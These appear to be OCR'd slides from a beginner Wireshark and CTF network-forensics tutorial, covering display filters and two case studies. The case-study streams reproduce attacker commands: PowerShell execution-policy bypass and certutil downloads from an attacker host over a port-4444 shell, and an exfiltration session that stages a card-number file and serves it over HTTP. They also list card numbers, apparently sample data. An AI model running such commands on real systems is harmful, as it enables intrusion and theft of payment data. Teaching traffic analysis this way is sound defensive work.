Ethernet · 1 | IPv4 · 3 | IPv6 | TCP · 2 | UDP · 1


Address A	Port A	Address B	Port B	Packets	Bytes	St
145.254.160.237	3372	65.208.228.223	80	34	21 kB	
145.254.160.237	3371	216.239.59.99	80	7	4 kB	



Ethernet · 1 | IPv4 · 3 | IPv6 | TCP · 2 | UDP · 1

Address A	Port A	Address B	Port B	Packets	Bytes
145.254.160.237	3009	145.253.2.203	53	2	277 bytes

Getting Started with Wireshark



Each row = a network device or IP address involved in the pcap


So, what is the difference between conversations and endpoints ?

- **Endpoints** show individual devices that appeared in the capture. It tells you who was involved, how much data each sent or received, and how active each device was overall.

- **Conversations** show who talked to whom. It focuses on communication sessions between two endpoints, showing how much data was exchanged, when the session started, and how long it lasted.

Getting Started with Wireshark

Display filter




Wireshark captures all network traffic but it can get overwhelming, like finding one voice in a noisy crowd.

That's where display filters come in. They act like a powerful search engine inside Wireshark, letting us focus on exactly what we want

Instead of digging through thousands of packets, filters help us quickly spot the important one

Getting Started with Wireshark

Display filter based on host or subnet



- ip.addr == 192.168.20.1
- ip.addr == 192.128.20.0/26
- ip.src == 172.16.22.1
- ip.dst == 60.1.2.3
- ip.host == google.com
- ip.src.host == google.com
- ip.host contains “google”

Getting Started with Wireshark

Key Word Filter Example	Purpose
`frame contains ".exe"`	Look for ".exe" (in lower case only) anywhere in any frame
`http contains ".exe"`	Look for ".exe" (in lower case only) only in the HTTP area of a frame
`http.request.uri contains ".exe"`	Look for ".exe" (in lower case only) only in the http.request.uri field of a frame
`frame matches "\.exe"`	Use Regular Expressions to look for ".exe" (in lower case only) anywhere in any frame
`http.request.uri matches "\.(?i)exe"`	Use Regular Expressions to look for ".exe" (in upper or lower case) in the http.request.uri field of a frame


Getting Started with Wireshark

Display filters for HTTP:

- The capture filter syntax for HTTP or HTTPS traffic is **tcp port 80** or **tcp port 443**
- If HTTP or HTTPS are running on nonstandard ports, use the capture filter tcp port x where x denotes the port HTTP or HTTPS are using.
- **http.request.method=="GET"** or **http.request.method=="POST"**
- **HTTP GET** or **POST** requests
- **http.response.code > 399** HTTP 4xx or 5xx (client or server errors)
- **http contains "IfModified-Since"** to determine if a client has cached a page already
- **http.host**= Target host is **www.google.com**
- **http.user_agent contains "Firefox"** HTTP client is using Firefox browser

Case Study 1: Chase


1. Understand the challenge description



- Find hints and clues
- “web servers” ??
- HTTP ??
- “Triggered an AV alert” -> intrusion ?? DDoS ??

Case Study 1: Chase

2. Initial Overview



File

Name:	Z:\chase.pcapng
Length:	126 kB
Hash (SHA256):	e9f1f3e90ca7a661dbc44e9dcf5992dae267aa0481c24446a5f28a92ceabdf63
Hash (SHA1):	87530ffdc1c4d74df21f08a78ed222d4c235f328
Format:	Wireshark/... - pcapng
Encapsulation:	Ethernet

Time

First packet:	2020-11-01 09:20:11
Last packet:	2020-11-01 09:26:14
Elapsed:	00:06:03

Capture

Hardware:	Intel(R) Core(TM) i7-9750H CPU @ 2.60GHz (with SSE4.2)
OS:	64-bit Windows Server 2008 R2 Service Pack 1, build 7601
Application:	Dumpcap (Wireshark) 3.4.0 (v3.4.0-0-g9733f173ea5e)

Interfaces


Interface	Dropped packets	Capture filter	Link type
Local Area Connection	0 (0.0%)	none	Ethernet

Statistics


Measurement	Captured	Displayed
Packets	216	216 (100.0%)
Time span, s	363.554	363.554
Average pps	0.6	0.6
Average packet size, B	551	551
Bytes	119099	119099 (100.0%)
Average bytes/s	327	327
Average bits/s	2620	2620

Case Study 1: Chase

3. Analyze Protocol Hierarchy, Conversations, Endpoints



Protocol	Percent Packets	Packets	Percent Bytes
Frame	100.0	216	100.0
Ethernet	100.0	216	2.7
Internet Protocol Version 4	100.0	216	3.6
User Datagram Protocol	2.8	6	0.0
Dynamic Host Configuration Protocol	0.9	2	0.5
Domain Name System	1.9	4	0.6
Transmission Control Protocol	97.2	210	4.2
Transport Layer Security	0.9	2	0.1
Hypertext Transfer Protocol	9.7	21	80.8
MIME Multipart Media Encapsulation	0.5	1	1.6
Media Type	0.9	2	76.0
Line-based text data	2.8	6	2.7
HTML Form URL Encoded	0.9	2	0.6
Data	9.3	20	2.3



Ethernet · 3 | IPv4 · 4 | IPv6 | TCP · 7 | UDP · 3


Address A	Port A	Address B	Port B	Packets	Bytes
22.22.22.5	49158	22.22.22.7	80	48	48 kB
22.22.22.5	49159	22.22.22.7	80	44	48 kB
22.22.22.5	49160	22.22.22.7	4444	37	5 kB
22.22.22.5	49161	22.22.22.7	80	10	969 bytes
22.22.22.5	49162	22.22.22.7	80	10	922 bytes
22.22.22.7	33618	22.22.22.5	80	58	14 kB
54.70.97.159	443	22.22.22.7	48138	3	234 bytes

Clues for filtering:

- http
- ip.src == 22.22.22.5 && tcp.port == 4444

Case Study 1: Chase

4. Stream TCP or HTTP



ip.src == 22.22.22.5 && tcp.port == 4444

No.	Time	Source	Destination	Protoco	Length	Info
142	120.251605	22.22.22.5	22.22.22.7	TCP	66	49160 → 4444 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM
144	120.252054	22.22.22.5	22.22.22.7	TCP	54	49160 → 4444 [ACK] Seq=1 Ack=1 Win=65536 Len=0
145	120.318435	22.22.22.5	22.22.22.7	TCP	187	49160 → 4444 [PSH, ACK] Seq=1 Ack=1 Win=65536 Len=133
149	123.185989	22.22.22.5	22.22.22.7	TCP	62	49160 → 4444 [PSH, ACK] Seq=134 Ack=8 Win=65536 Len=8
151	123.250432	22.22.22.5	22.22.22.7	TCP	112	49160 → 4444 [PSH, ACK] Seq=142 Ack=8 Win=65536 Len=58
161	150.205497	22.22.22.5	22.22.22.7	TCP	64	49160 → 4444 [PSH, ACK] Seq=200 Ack=17 Win=65536 Len=10
163	150.269424	22.22.22.5	22.22.22.7	TCP	254	49160 → 4444 [PSH, ACK] Seq=210 Ack=17 Win=65536 Len=200
165	150.269821	22.22.22.5	22.22.22.7	TCP	1087	49160 → 4444 [PSH, ACK] Seq=410 Ack=17 Win=65536 Len=1033
176	195.337097	22.22.22.5	22.22.22.7	TCP	66	49160 → 4444 [PSH, ACK] Seq=1443 Ack=22 Win=65536 Len=12
179	297.251603	22.22.22.5	22.22.22.7	TCP	200	49160 → 4444 [PSH, ACK] Seq=1455 Ack=167 Win=65280 Len=146
181	302.307932	22.22.22.5	22.22.22.7	TCP	254	49160 → 4444 [PSH, ACK] Seq=1601 Ack=167 Win=65280 Len=200
183	302.308506	22.22.22.5	22.22.22.7	TCP	399	49160 → 4444 [PSH, ACK] Seq=1801 Ack=167 Win=65280 Len=345
186	323.193625	22.22.22.5	22.22.22.7	TCP	60	49160 → 4444 [PSH, ACK] Seq=2146 Ack=168 Win=65280 Len=6
189	339.605732	22.22.22.5	22.22.22.7	TCP	164	49160 → 4444 [PSH, ACK] Seq=2152 Ack=277 Win=65280 Len=110
203	363.492190	22.22.22.5	22.22.22.7	TCP	74	49160 → 4444 [PSH, ACK] Seq=2262 Ack=277 Win=65280 Len=20
215	363.553420	22.22.22.5	22.22.22.7	TCP	194	49160 → 4444 [PSH, ACK] Seq=2282 Ack=277 Win=65280 Len=140

From 216 packets to 16 packets, now we look at the TCP stream


Case Study 1: Chase

```
c:\>
powershell -ep bypass -c Invoke-WebRequest -Uri http://22.22.22.7/JBKEE62NIFXF6ODMOUZV6NZTMFGV6URQMNMH2IBA.txt -OutFile c:\users\public\file.txt

powershell -ep bypass -c Invoke-WebRequest -Uri http://22.22.22.7/JBKEE62NIFXF6ODMOUZV6NZTMFGV6URQMNMH2IBA.txt -OutFile c:\users\public\file.txt
The term 'Invoke-WebRequest' is not recognized as the name of a cmdlet, functio
n, script file, or operable program. Check the spelling of the name, or if a pa
th was included, verify that the path is correct and try again.
At line:1 char:18
+ Invoke-WebRequest <<<<  -Uri http://22.22.22.7/JBKEE62NIFXF6ODMOUZV6NZTMFGV6U
RQMNMH2IBA.txt -OutFile c:\users\public\file.txt
    + CategoryInfo          : ObjectNotFound: (Invoke-WebRequest:String) [], C
   ommandNotFoundException
    + FullyQualifiedErrorId : CommandNotFoundException



c:\>
certutil -urlcache -split -f http://22.22.22.7/JBKEE62NIFXF6ODMOUZV6NZTMFGV6URQMNMH2IBA.txt c:\users\public\

certutil -urlcache -split -f http://22.22.22.7/JBKEE62NIFXF6ODMOUZV6NZTMFGV6URQMNMH2IBA.txt c:\users\public\
****  Online  ****
  0000  ...
  000b
CertUtil: -URLCache command FAILED: 0x80070003 (WIN32: 3)
CertUtil: The system cannot find the path specified.
```

Encoded filename, use cyberchef to decode

Case Study 2: MarketDump


Now try to solve this challenge within 15 minutes



Steps:

1. Gather clues from challenge description
2. Initial analysis
3. Protocol analysis, conversation and endpoints
4. Filters
5. TCP/HTTP stream


Case Study 2: MarketDump



Case Study 2: MarketDump

```
USER:
admin

PASS:
admin

Welcome, admin

Here is you're daily stock report!


PRODUCT    PRICE                          STOCK
SHIRTS                20$                      50
JEANS                 40$                      99
WALLETS    15$                            19
SOCKS                 10$                      100
Type exit to exit the program:
whereis nc
```

Case Study 2: MarketDump



Case Study 2: MarketDump

We can either dump the sql file to analyze better or view in Wireshark

To dump costumer.sql:
File > Export Object > HTTP > consumer.sql

```
whoami

root

wc -l costumers.sql

10302 costumers.sql

ls -la

total 344
drwxr-xr-x 2 vigil vigil   4096 Jul  9 13:55 .
drwxr-xr-x 6 root  root    4096 Jul  9 13:38 ..
-rwxr-xr-x 1 vigil vigil 333845 Jul  9 13:55 costumers.sql
-rw-r--r-- 1 root  root    1024 Jul  9 13:55 .costumers.sql.swp
-rwxr-xr-x 1 vigil vigil    593 Jul  9 13:14 login.sh

head -n2 costumers.sql

IssuingNetwork,CardNumber
American Express,377815700308782

cp costumers.sql /tmp/
cd /tmp
ls

config-err-lU04xV
costumers.sql
mozilla_vigil0
snap.1000_telegram-desktop_0UDXXk
ssh-8jVN4Kyx3X69
systemd-private-9ac4f21175984888b953531b43a88a47-apache2.service-lIsVqD
systemd-private-9ac4f21175984888b953531b43a88a47-bolt.service-Fd1LWs
systemd-private-9ac4f21175984888b953531b43a88a47-colord.service-rdNsnK
systemd-private-9ac4f21175984888b953531b43a88a47-fwupd.service-3d8iRg
systemd-private-9ac4f21175984888b953531b43a88a47-rtkit-daemon.service-pzu6lE
systemd-private-9ac4f21175984888b953531b43a88a47-systemd-resolved.service-ZtjIX4
systemd-private-9ac4f21175984888b953531b43a88a47-systemd-timesyncd.service-0BNKmh
Temp-bf8572b5-6aac-4c1d-aff6-063f56964ecb

python -m SimpleHTTPServer 9998
cat costumers.sql

IssuingNetwork,CardNumber
American Express,377815700308782
American Express,372184234300624
American Express,376615101453695
American Express,347640290681738
American Express,374490178725371
American Express,374633069597926
American Express,346725755376154
American Express,373990496872061
American Express,344247669272348
American Express,374393478718858
American Express,346772391516827
American Express,349990091121675
American Express,376100206207445
```

What's next:

- Practise more with CTFs
- Explore more attack scenarios
- Search youtube "CTF for beginners Jadi" for wireshark challenges
- Learn more and git gud at it

I created some challenges (abit tough but well-explained):

- https://0x251e-challenge.github.io/challenges/posts/hunting-the-outlook-zero-click-exploit/
- https://0x251e-challenge.github.io/challenges/posts/pixel-pursuit/